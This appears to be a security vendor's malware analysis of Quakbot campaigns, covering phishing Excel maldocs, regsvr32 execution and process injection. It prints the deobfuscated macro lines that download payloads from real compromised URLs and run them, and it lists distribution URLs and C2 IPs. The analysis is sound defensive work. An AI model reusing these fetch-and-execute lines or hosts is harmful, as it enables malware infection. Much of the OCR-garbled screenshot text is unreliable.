Quakbot Strikes with QuakNightmare Exploitation

Cynet.com/attack-techniques-hands-on/quakbot-strikes-with-quaknightmare-exploitation/



Cynet 360 Aut OXDR™

Cybersecurity made easy

A Duck Nightmare

Quakbot Strikes with QuakNightmare Exploitation

By: Max Malyutin – Orion Threat Research Team Leader



Prologue:

After nearly two months of "summer vacation", Quakbot is back with a new set of skills and tricks. We have handled several incident response cases where Quakbot infected organizations through an email as the initial access vector (malicious spam distribution campaigns) to deliver a weaponized Microsoft Office Excel document.

We found that Quakbot threat actors exploited the PrintNightmare vulnerability (<u>CVE-2021-34527</u> – "Windows Print Spooler Remote Code Execution") in the later stages of the attack to perform privileged file operations and code execution via the Windows Print Spooler service. Quakbot also used credential theft functionality to steal Outlook passwords intended for internal spear-phishing, luring users to interact with the malicious emails to infect additional assets.

The threat actors also deployed <u>Cobalt Strike</u> beacons which allowed them to launch human-operation activities such as lateral movement, discovery, privilege-escalation, etc.

These actions serve two main objectives - exfiltration of sensitive data and setting up the stage for ransomware execution.

Quakbot Overview:

Quakbot (also known as Qabot or Qbot) is a modular Banking Trojan, active since the end of 2007. Quakbot originally targeted financial sectors to steal credentials, financial information, and web browser data by using web injection and browser hooking techniques that allowed it to "redirect" API calls to intercept financial data.

In the last two years, Quakbot's targets expanded beyond the financial sector. We have observed victims from the IT services industry, telecommunications providers, manufacturing facilities and infrastructure companies. Quakbot threat actors upgraded the range of malicious capabilities and functionality to evade detection and spread via different lateral movement techniques.

In this same period, we also detected Quakbot infections that include ransomware executions. During our threat intelligence activities and incident response cases we observed instances where Quakbot delivered <u>REvil</u> (A.K.A Sodinokibi) and <u>Egregor</u> ransomware.

Case Overview:

In this report, we will go through Quakbot's execution tactics, techniques, and procedures (TTPs), and present different behaviors, methods, tools, and strategies used by threat actors.

During the Cynet Orion Research Team's continuous campaign hunting cycle, we have observed an increase in malicious email campaigns using Quakbot. Additionally, we have responded to incidents where companies asked for Cynet 360 assistance in Quakbot infections.

The Quakbot infection has two initial execution paths. We gave them the following names:

- 1. Datoploader
- 2. Relativeloader

As with many infections across organizations today, threat actors obtained an initial foothold through malicious email campaigns that lured users to interact with malicious links or attachments.

In both cases, a malicious link (lead to a ZIP file) or a direct attachment in the malicious email leads to the next step of the infection – a weaponized Office document. The weaponized Office document contains macros code (macro 4.0 XLM) that executes when the user clicks on "Enable Content".


The macro execution leads to multi-stage malicious actions that include a command-and-control (C2) connection, download of malicious payloads, and execution of commands.

Quakbot threat actors use several <u>Defense Evasion (TA0005)</u> techniques, such as process injection, masquerading, Fileless executions, etc. to bypass security solutions such as anti-virus and EDR.

The malicious macro code executes the payload by abusing the legitimate Microsoft file Regsvr32.exe. This type of procedure is also known as LOLBin (Living Off the Land Binaries), where threat actors abuse legitimate Microsoft files instead of bringing their own malicious files. These LOLBins files could be abused for proxy execution of processes to bypass whitelisting policies, credential dumping, discovery, and more.

Quakbot Initial Access Execution Flow:

- Initial Access (TA0001) Phishing (T1566) distribution via malicious spam campaigns.
- Execution (TA0002) User Execution (T1204) the victim interacts with the malicious link or attachment (weaponized Office document). The victim interacts with the weaponized Office document and enables the macros.
- <u>Defense Evasion (TA0005) Signed Binary Proxy Execution: Regsvr32 (T1218.010)</u> DLL payloads downloaded from C2 server and executed via regsvr32.



The Quakbot payload executes multiple actions including process hollowing injection, Outlook credential theft, Cobalt Strike beacons, and Fileless persistence via registry.

For the first time, we have observed PrintNightmare exploitation in Quakbot infections.

You can find an analysis of PrintNightmare at the end of this report.

MITRE Attack Tactics and Techniques Coverage:

Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 36 techniques	Credential Access 14 techniques	Discovery 24 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation man	Abuse Elevation Control	Abuse Elevation Control Mechanism	Adversary-in-the- Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the- Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Mechanism (3/4) Access Token	Access Token Manipulation	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication	Boot or Logon Autostart Execution	Manipulation (0/5) Boot or Logon	BITS Jobs	Credentials from Password Stores (8/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	 Media Data Encoding (0/2) 	Exfiltration Over Alternative	Data Encrypted for Impact
Hardware Additions	Native API Scheduled Task/Job	Boot or Logon Initialization	Autostart Execution (004)	Deobfuscate/Decode Files or Information Direct Volume Access	Exploitation for Credential Access Forced	Domain Trust Discovery File and Directory Discovery	Remote Service Session Hijacking (0/2)	Automated Collection Browser Session	Data Obfuscation (0/3)	Protocol Exfiltration Over C2 Channel	Data Manipulation (9/3) Defacement (9/2)
Replication Through Removable Media	Scheduled Task/Job Shared Modules	Scripts _(0/5) Browser Extensions	Boot or Logon Initialization II Scripts	Domain Policy	Authentication	Group Policy Discovery	Remote Services	Hijacking Clipboard Data	Dynamic Resolution (0/3)	Exfiltration Over	Disk Wipe (0/2)
Supply Chain Compromise (0/3)	Software Deployment Tools	Compromise Client Software Binary	Create or Modify System Process	Modification (0/2) Execution Guardrails (0/1)	Forge Web Credentials (0/2)	Network Service Scanning Network Share Discovery	Replication Through Removable Media	Data from Configuration	Encrypted Channel (0/2)	Other Network Medium	Endpoint Denial of Service (0/4)
rusted Relationship	System Services (0/2)	Create Account (0/2)	Domain Policy Modification	Exploitation for Defense Evasion	Input Capture (AAA) I Modify Authentication I	Network Sniffing	Software Deployment Tools	Repository (0/2) Data from	Failback Channels Ingress Tool Transfer	Exfiltration Over Physical Medium	Firmware Corruption
/alid Accounts (97)	User Execution Vindows Management	Create or Modify System Process min	Escape to Host	File and Directory Permissions	Process (0.44)	Password Policy Discovery Peripheral Device Discovery	Taint Shared Content	Information Repositories (0/1)	Multi-Stage Channels	Exfiltration Over Web Service	Network Denial of Service
	Instrumentation	Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Modification	Network Sniffing OS Credential	Permission Groups Discovery	Use Alternate Authentication Material	Data from Local System	Non-Application Layer Protocol	Scheduled Transfer	Resource Hijacking
		External Remote Services	Exploitation for Privilege Escalation	Hijack Execution Flow (0/11)	Dumping Steal or Forge	Process Discovery		Data from Network Shared Drive	Non-Standard Port Protocol Tunneling		Service Stop System Shutdown/Reboot
		Hijack Execution Flow (0/11)	Hijack Execution Flow (0/11)	Impair Defenses ₍₈₇₇₎ Indicator Removal on	I Kerberos Tickets (0/4) Steal Web Session	Query Registry Remote System Discovery		Data from Removable Media	Proxy (3/4)	1	Shutdown/Reboot
		Modify Authentication Process	Process Injection	Host Indirect Command	Cookie Two-Factor	Software Discovery (0/1)		Data Staged (0/2) Email Collection	Remote Access Software		
		Office Application Startup	Task/Job Valid Accounts	Execution Masquerading	Authentication Interception	System Information Discovery		Input Capture (0/4)	Traffic Signaling (0/1) Web Service (0/3)		
		Pre-OS Boot (0,6) Scheduled		Modify Authentication Process	Unsecured Credentials (0/5)	System Location Discovery (0/1)		Screen Capture Video Capture			
		Task/Job Server Software		Modify Registry	-	System Network Configuration Discovery and	1				
		Component _(0/4) Traffic Signaling _(0/1)		Modify System Image (972) Network Boundary Bridging (977)		System Network Connections Discovery System Owner/User					
		Valid Accounts are	l	Obfuscated Files or		Discovery System Service Discovery					
				Pre-OS Boot (0/5)		System Time Discovery					
				Process Injection Reflective Code Loading		Virtualization/Sandbox Evasion _{torm}					
				Rogue Domain Controller							
				Rootkit Signed Binary Proxy							
				Execution Signed Script Proxy							
				Execution Subvert Trust Controls							
				Template Injection	-						
				Traffic Signaling (6/1) Trusted Developer Utilities							
				Proxy Execution (87) Use Alternate Authentication Material (87) Valid Accounts							

Technical Analysis: Initial Access and Execution

Update by Kevin Beaumont - "Something is going on with Qakbot which alters detection/threat landscape in past week."

It seems that threat actors abused enterprises and corporations that are using MS Exchange on-prem in order to distribute malicious emails. This led us to suspect that <u>ProxyLogon</u> and <u>ProxyShell</u> vulnerabilities are being exploited. These vulnerabilities allow Quakbot threat actors to bypass email security policies and propagate Quakbot infections.




• ProxyShell - CVE-2021-34473, CVE-2021-34523, CVE-2021-31207

Quakbot "TR" infrastructure stands for the distribution actor name that distributes malicious spam campaigns. This name was given by researchers, who also named the actor "ChaserLdr."

MalwareBazaar Database


Samples on MalwareBazaar are usually associated with certain tags. Every sample can associated with one or more tags. Using tags, it is easy to navigate through the huge amount of malware samples in the MalwareBazaar corpus. The page below gives you an overview on malware samples that are tagged with tr.

Database Entry



MalwareBazaar Database monitoring TR tag

Malicious emails are sent as part of phishing campaigns and contain a link to a compromised URL which leads to the ZIP file. The threat actors' motivation is to lure the victim to interact with the phishing email and download the ZIP file.



Here is a URL search on TR campaign URLs that distribute Quakbot ZIP file:

The table below shows all main	ware URLs that are associated with this particular tag (max 1000).			
Show 50 a entries			Search	Online
Dateadded (UTC)	URL	11 Status 11	Tags 1	Reporter
2021-11-03 13:28:10	https://wisconbolivia.com/providentnecessitatibus/totumca	Online	TR	@Cryptolaemus1
2021-11-03 13:28:07	https://loraefoundation.org/suscipitcorrupti/ternicredibi	Online	TR	@Cryptolaemus1
2021-11-03 13:27:09	https://obiroofingsystem.com/inaperiam/inducesdoliture-27	Online	TR	@Cryptolaemus1
2021-11-03 13:27:09	https://mbe-group.net/evenieteos/edanturoblationem-613194	Online	TR	@Cryptolaemus1
2021-11-03 11:06:08	https://kars.org/cupiditateeligendi/charts-1245804914.zip	Online	TR	@JAMESWT_MHT
2021-11-03 11:06:08	http://alarak.ae/eligendipariatur/charts-1245804914.zip	Online	TR	@JAMESWT_MHT
2021-11-03 10:47:15	http://alarak.ae/eligendipariatur/minusquod-2865222	Online	TR	Anonymous
2021-11-03 10:47:15	http://kars.org/cupiditateeligendi/occaecatisit-2836313	Online	TR	Anonymous
2021-11-03 10:47:15	http://alarak.ae/eligendipariatur/teneturexcepturi-168538	Online	TR	Anonymous
2021-11-03 10:47:14	http://alarak.ae/eligendipariatur/itaqueut-2660858	Online	TR	Anonymous
2021-11-03 10:47:14	http://alarak.ae/eligendipariatur/facerevoluptatem-185517	Online	TR	Anonymous
2021-11-03 10:47:12	http://acessesigeplanejamento.site/ipsumid/maximeincidunt	Online	TR	Anonymous
2021-11-03 10:47:12	http://redeafinidade.com.br/eareprehenderit/nesciuntquisq	Online	TR	Anonymous
2021-11-03 10:47:12	http://kbpcollegethane.net/magnamqui/explicabovoluptas-19	Online	TR	Anonymous
2021-11-03 10:47:12	http://onyxsystems.in/sedodio/quasialias-2430176	Online	TR	Anonymous
2021-11-03 10:47:12	http://netnz.com.br/omnistemporibus/inex-576117	Online	TR	Anonymous
2021-11-03 10:47:11	http://ublis.in/idfuga/magninon-2114885	Oviline	TR	Anonymous
2021-11-03 10:47:11	http://velda.co/voluptatibusullam/consequunturcorporis-27	Online	TR	Anonymous

https://urlhaus.abuse.ch/browse/tag/TR/


The ZIP file contains the weaponized Excel document. We have identified several unique patterns of the weaponized Excel document names, including:

- miss-[0-9]{9}.xls
- trend-[0-9]{7}.xls
- charts-[0-9]{10}.xls
- Claim-Copy-[0-9]{10}.xls
- Service-Interrupt-[0-9]{10}.xls

2021-10-24	31 / 60	MS Excel Spreadsheet Claim-Copy-1192476277.xls
2021-11-02	32 / 60	MS Excel Spreadsheet Claim-Copy-2102775573.xls
2021-10-18	20 / 59	MS Excel Spreadsheet Claim-Copy-2013124710.xls
2021-10-18	20 / 58	MS Excel Spreadsheet Claim-Copy-504955833.xls
2021-10-18	20 / 58	MS Excel Spreadsheet Claim-Copy-1910702662.xls
2021-11-02	31 / 60	MS Excel Spreadsheet trend-576239863.xls
2021-11-02	29 / 58	MS Excel Spreadsheet trend-6569960.xls
2021-10-29	28 / 59	MS Excel Spreadsheet Service-Interrupt-327500047.xls
2021-10-29	30 / 59	MS Excel Spreadsheet Service-Interrupt-1989206092.xls
2021-10-29	32 / 60	MS Excel Spreadsheet Service-Interrupt-1898549781.xls
2021-10-29	30 / 60	MS Excel Spreadsheet Service-Interrupt-780515740.xls
2021-10-29	30 / 60	MS Excel Spreadsheet Service-Interrupt-2083081355.xls
2021-10-27	30 / 60	MS Excel Spreadsheet Service-Interrupt-1482319274.xls
2021-10-29	29 / 60	MS Excel Spreadsheet Service-Interrupt-516214325.xls

The weaponized Excel document (Datoploader maldoc) contains a fake Microsoft Office template message which lures the user to click on two messages:

- 1. Select "Enable Editing" Protection View message
- 2. Select "Enable Content" Security Warning message




Datoploader maldoc

The weaponized Excel document (Relativeloader maldoc) contains a fake DocuSign template message which lures the user to click on two messages:

- 1. Select "Enable Editing" Protection View message
- 2. Select "Enable Content" Security Warning message

ļ	SEC	ECURITY WARNING Macros have been disabled. Enable Content	-		
A1	L	\bullet : \times \checkmark $f_{\rm X}$			
1	A	B C D E F G H I J K L M N O P) Q R S 1	TUVVV	X Y
2 3 4 5		DocuSign			
6 7 8 9 10		THIS DOCUMENT ENCRYPTED BY DOCUSIGN® PROTECT SERVICE			
11 12 13 14 15 16		This steps are required to fully decrypt the document, encrypted by DocuSign			
17 18 19 20 21 22	(
23 24 25 26 27		 Click to "Enable Content" to perform Microsoft Excel Decryption Core to start the decryption of the document. 			
28 29	(example of notification			
30 31 32 33 34 35 36 37 38 39		Why I can not open this document? - You are using iOS or Android device. Please use Desktop PC. - You are trying to view this document using Online Viewer.			
40 41 42 43 44 45		Norton Microsoft Office			
46 47 48		© DocuSign Inc. 2021			



Both weaponized Excel documents – Datoploader and Relativeloader – contain malicious macro code. Threat actors crafted these weaponized Excel documents with several tricks to bypass security detections and security researchers' complex analyses.

Datoploader contains macro version <u>4.0 XLM</u>. These macros hide in different Sheets and hide the macros in a white font with highly obfuscated code. Evasion techniques include:


- Hiding sheets in the document
- Hiding Excel 4.0 macros in different sheets
- AutoOpen function run a macro when Excel starts
- Hiding the macro formula by applying a white font color
- Obfuscation and scrambling of the macros in deferent sheets

A1 - <i>j</i> : × <i>j f k</i> A B C D E 2 3 4 5 6 7 8 9 10 11 12	This document pr	rotected by Office	N O P	Q R S
13	EN THIS DOCUMENT PLEAS	Unhide Unhide sheet: Sbur1 Sbur2	? ×	ption di
19 20 21 Insert 22 Pelete 23 In 24 In 25 View Code 27 View Code 28 Protect Sheet 29 Insert 20 Insert 21 Insert 22 Insert 23 Insert 24 Insert 25 Insert 26 Insert 27 Insert 28 Insert 29 Insert 29 Insert 29 Insert 29 Insert 29 Insert 29 Insert 20 Insert 27 Insert 29 Insert	il - files from the Internet can contain viruses. Unless 1 ffice Security Option dialog cros have been dia cled. Enable Content g a mobile device, try opening th	Sbur3 Kon DEFW3 DEFW2 DEFW Beff1	OK Cancel	, try op


Hiding Excel 4.0 macros in different sheets



Auto_Open function



Hiding the macro formula by applying a white font color



Obfuscation and scrambling of the macros

Relativeloader also contains macro version 4.0 code and a VBA code that protects with a password. Evasion techniques include:


- Hiding sheet in the document
- Hiding Excel 4.0 macros in sheet
- VBA code protect with password
- AutoOpen function run a macro when Excel starts
- Hiding the macro formula by applying a black font color
- Obfuscation and scrambling of the macro

着 Mi	crosoft	Visual I	Basic for <i>i</i>	Applicatio	ns - quak.	xls [des	ign]						
<u>F</u> ile	<u>E</u> dit	<u>V</u> iew	<u>I</u> nsert	F <u>o</u> rmat	<u>D</u> ebug	<u>R</u> un	<u>T</u> ools	<u>A</u> dd-Ins	<u>W</u> indow	<u>H</u> elp)		
	-	1 %	Ъ В.	語り	01 F		1	💐 🚰 🚼	* 🛪 🕜				Ŧ
'roject -	VBAPro	ject (9	9a9197t uak.xls)		AProject P	asswor	d		OK Cancel				


VBA code protect with password

I J	Macro	? ×	т	U	v	
0	Macro name:					
ISigr	quak.xls!Module6.auto_open quak.xls!Module6.auto_open	<u>R</u> un				
	quak.xlsiThisWorkbook.applyLogosToDashboard	<u>S</u> tep Into				
FENCRYP		Edit				
		Create				
OTECT SE		Delete				
	~	Options				
ully decrypt	Macros in: All Open Workbooks					
y DocuSign	Description					
n please click "Er		Cancel				
			_			
notification —						

Auto_Open function



Hiding sheet in the document



Hiding the macro formula by applying a black font color

C6	• 1	$\times \checkmark f_x$										
4	A	В	С	D	E	F	G	н	I	J	к	
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28				1								
15 16 17 18 19 20 21 22 23												
23 24 25 26 27 28								http://185.244.150.147/ http://45.147.230.104/ http://94.140.112.73/				
4 Ready		Sheet1 (+	Ð									

Hiding Excel 4.0 macros in sheet

Update (04/11/2021): We observed a new payload name. Threat actors now name the payload:

- good.good
- good1.good
- good2.good

For the new payload named good.good, here is the macro code with the new format:

		× v	£																										
A	В	С	D	E	F													R	S	T	U	V	W	X	Y	Z	AA	AB	AC
						88",0,	"h"&"t"&"		//im*&	rpri-&-	mi=&-ja.c	0"&"m.br/	8-&-It22	"&"Im"&":	3/y5.n~&~	18 m 8 1	·		:\Datop\	tood2 roo	(" 0 0) -		_						
																			. (batop (50002.800	1,0,01								
														88".0."		&"p"&"s:/	/st"&"unn	'&"in"&"gm	a"&"x.com	/J"&"R3"&	"xN"&"s7\	N"&"7W"8	"m1/v1.h"	&"t"&"m"	8717.7				
		BB",0,"h	'&"t"&"t"8	"p"&"s://	'de"&"cin'	"&"f"&"o	.co"&"m.bi	r/s4h"&"f2	yv"&"71	NFEM/y	9.h"&"t"8	k"m"&"I",'							32","										
								:\Date	n\eood	1.good	0.01	_	<u> </u>																
													-																
															10.00														
			:\Datop\	rood roor	d" 0 5)										:\Datop	\good1.go	00",0,5)												
			. (Datop (good.good			_																						
						:\Dato	p\good2.g	ood",0,5)																					
																											/indows		
		Sbur1			1 m	-	1	1		1				1	1	1 a m 1	+			1		1	1	1	- <u>Go</u>	to Setting	s to actival	e Window	÷

=CALL("Kernel32","CreateDirectoryA","JCU","C:\Datop",0) =CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s://de"&"cin"&"f"&"o.co"&"m.br/s4h"&"fZyv"&"7NFEM/y9.h"&"t"&"m"&"l","C:\Datop\good.good",0,0) =CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s://im"&"pri"&"mi"&"ja.co"&"m.br/B"&"lt2Z"&"Im"&"3/y5.h"&"t"&"m"&"I","C:\Datop\good1.good",0,0) =CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s://st"&"unn"&"in"&"gma"&"x.com/J"&"R3"&"xN"&"s7W"&"7W"&"m1/y1.h"&"t"&"m"&"I","C:\Datop\good2.good",0,0) =CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s://st"&"unn"&"in"&"gma"&"x.com/J"&"R3"&"xN"&"s7W"&"TW"&"m1/y1.h"&"t"&"m"&"I","C:\Datop\good2.good",0,0) =CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\good1.good",0,5) =CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\good2.good",0,5)

Relativeloader and Datoploader highlight keys in the macros code:

Artifacts

Description

Kernel32 CreateDirectoryA Urlmon URLDownloadToFileA	WinAPI functions use to download file, create a new directory, and execute process
Shell32 ShellExecuteA	
C:\Datop\test.test C:\Datop\test1.test	New directory where payload drop. good.good is the new version payloads name
C:\Datop\test2.test	
C:\Datop\good.good	
C:\Datop\good1.good	
C:\Datop\good2.good	
regsvr32 -silent\[RandomFileName]. [RandomFileName] regsvr32.exe C:\Datop\test.test	Regsvr32 execution command
http://[IP]/[0-9]{5}.[0-9]{10}.dat	C2 sever pattern for Relativeloader maldoc

Threat actors abuse Regsvr32.exe (MITRE T1218.010) to proxy execute the malicious payload dropped by the macro execution.


Technical Analysis: Persistence and Defense Evasion

Regsvr32.exe is a legitimate Microsoft file responsible for registering DLL files as command components in the registry. This file is also classified as a LOLBin with application whitelisting (AWL) bypass and execute capabilities.

	Living Off The Land Binaries, Scr	ipts and Libra	ries							
	For more info on the project, click on the logo.									
	If you want to contribute, check out our <u>contribution guide</u> . Our <u>criteria list</u> sets out what we define as a LOLBin/Script/Lib.									
OLBAS	If you are looking for UNIX binaries, please visit gtfob	ns.github.io.								
	MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation									
	MITRE ATT&CK® and ATT&CK® are registered trade	marks of The MITRE	Corporation							
regsvr32	MITRE ATT&CK® and ATT&CK® are registered trade	marks of The MITRE (Corporation							
regsvr32 Binary		/pe /	Corporation							

LOLBAS Project

Quakbot execution flow - Relativeloader:



Malicious Excel macro call process creates (=EXEC) action in order to execute regsvr32 command:




The regsvr32 command executes the payload with -silent parameter:

regsvr32 -silent ..\Lifas.ver regsvr32 -silent ..\Lifas.ver1

regsvr32 -silent ..\Lifas.ver2

Quakbot execution flow – Datoploader:



Malicious Excel macro calls process create (ShellExecuteA) action in order to execute regsvr32 command:



C:\Windows\SysWOW64\regsvr32.exe C:\Datop\test.test C:\Windows\SysWOW64\regsvr32.exe C:\Datop\test1.test

C:\Windows\SysWOW64\regsvr32.exe C:\Datop\test2.test

)isk (C:) Share	View				_
← → * ↑ ≌	>	OSDisk (C:) >				✓ Ö Search OSDisk (C:)
Quick access		Name	Date modified	Туре	Size	
	*		9/30/2019 12:18 PM	File folder		
		SRecycle.Bin	10/26/2021 3:51 PM	File folder		
🔶 Downloads	A	Datop	10/26/2021 8:30 AM	File folder		
E Pictures	A	Documents and Settings	11/11/2018 4:09 PM	File folder		

In both cases, the Quakbot execution flow executes the regsvr32 process three times in order to load masqueraded DLL payloads (test, good, random).

- · ·	-	
X EXCEL.EXE (5572)	Microsoft Excel C:\Program Files (Microsoft Corporat
esplwow64.exe (1624)	Print driver host fo C:\Windows\splw	Microsoft Corporat
regsvr32.exe (6192)	Microsoft(C) Regis C:\Windows\Sys	Microsoft Corporat
regsvr32.exe (3448)	Microsoft(C) Regis C:\Windows\Sys	Microsoft Corporat
regsvr32.exe (1188)	Microsoft(C) Regis C:\Windows\Sys	Microsoft Corporat
	l .	

Process tree flow (Relativeloader and Datoploader)

In this step, the machine is fully compromised and infected and Quakbot is ready to strike with the next attack techniques. We discovered that the next step is process injection.

	2.exe (4588) orer.exe (5160)	Microsoft(C) Regis C:\Windows\Sys Windows Explorer C:\Windows\Sys
🖇 Event	Process	😂 Stack
Date:	11/3/2021 3:56:48.26	597599 PM
Thread:	4532	
Class:	Process	
Operation:	Process Create	
Result:	SUCCESS	
Path:	C:\Windows\SysWO	0W64\explorer.exe
Duration:	0.0000000	
PID:		5160
Command lin	ie:	C:\Windows\SysWOW64\explorer.exe

Quakbot uses CreateProcessW to create a new process. By default, Quakbot creates an Explore.exe process. There are two other process which could be injected during the infection:

- msra.exe
- OneDriveSetup.exe



CreateProcessW for Explorer.exe, msra.exe, OneDriveSetup.exe

The Regsvr32 (initial Quakbot loader) process opens a handle (0x1fffff == Full control) to the created Explorer process in order to allocate memory for the malicious code.

WriteProcessMemory function – Writes data to an area of memory in a specified process. The first parameter is hProcess (PID of the target process) and the third parameter is the IpBuffer (the buffer that contains data to be written in the address space of the specified process). After the WriteProcessMemory WinAPI function, the Quakbot malicious function executes and injects PE code inside the RWX page of the targeted Explorer process.

🕷 regsvr32.exe - PID: 6412 - Module: quak.dll - Thread: 6600 - x32dbg [Elevated]		- 🗆 X	
File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)			I Process Hacker [DESKTOP-G87LJ2V\Ma — 🗆 🗙
inter new bedag indung rugins fordances opticits inter April 2020 (interlangue)			Hacker View Tools Users Help
			Refresh 🎲 Options 🛛 🔅 Search Processes (Ctrl+K) 🔎
	Symbols 🗘 Source 🖉 References	🖈 Threads 💼 Handles 🐔 Trace	Processes Services Network Disk
708086CE v 74 14 9 708086500 8855 0C mov edx,dword ptr ss:[ebp+C] [e	bp+C]:&L"C:\\Windows\\SysWOW64\\ h:"WZ_" h:"WZ_".ex:"WZE"	Hide FPU	Name PID CPU I/O total
70808603 57 push edi 70808604 88F8 mov edi,eax	H:"MZE" H:"MZE", eax:"MZE"	EAX 04B90000 "MZE"	Y ■ System Idle Process 0 95.80
● 70808606 2BFA sub edi,edx →● 70808608 8A0A mov cl,byte ptr ds:[edx] edi	K: "M7E"	ECX 04C80000	✓ ■ System 4 0.11
# 70B086DA 880C17 mov byte ptr ds: [edi+edx].cl		EDX 70821000 quak.70821000 EBP 0488F8D0	smss.exe 360
7080860E 83EE 01 sub esi,1		ESP 0488FB38	X 1864
0 70808663 5F 1000 edi	de l'un Fil	ESI 04C804B0 A explorer.exe (6528) Properties	0.45
		EIP 708086E6 General Statistics Performance	e Threads Token Modules 108
1F →• 708086E6 C3 ret			GPU Disk and Network Comment 448
a 70202552 SPEC		EFLAGS 000002 ZF 1 PF 1 AF	524
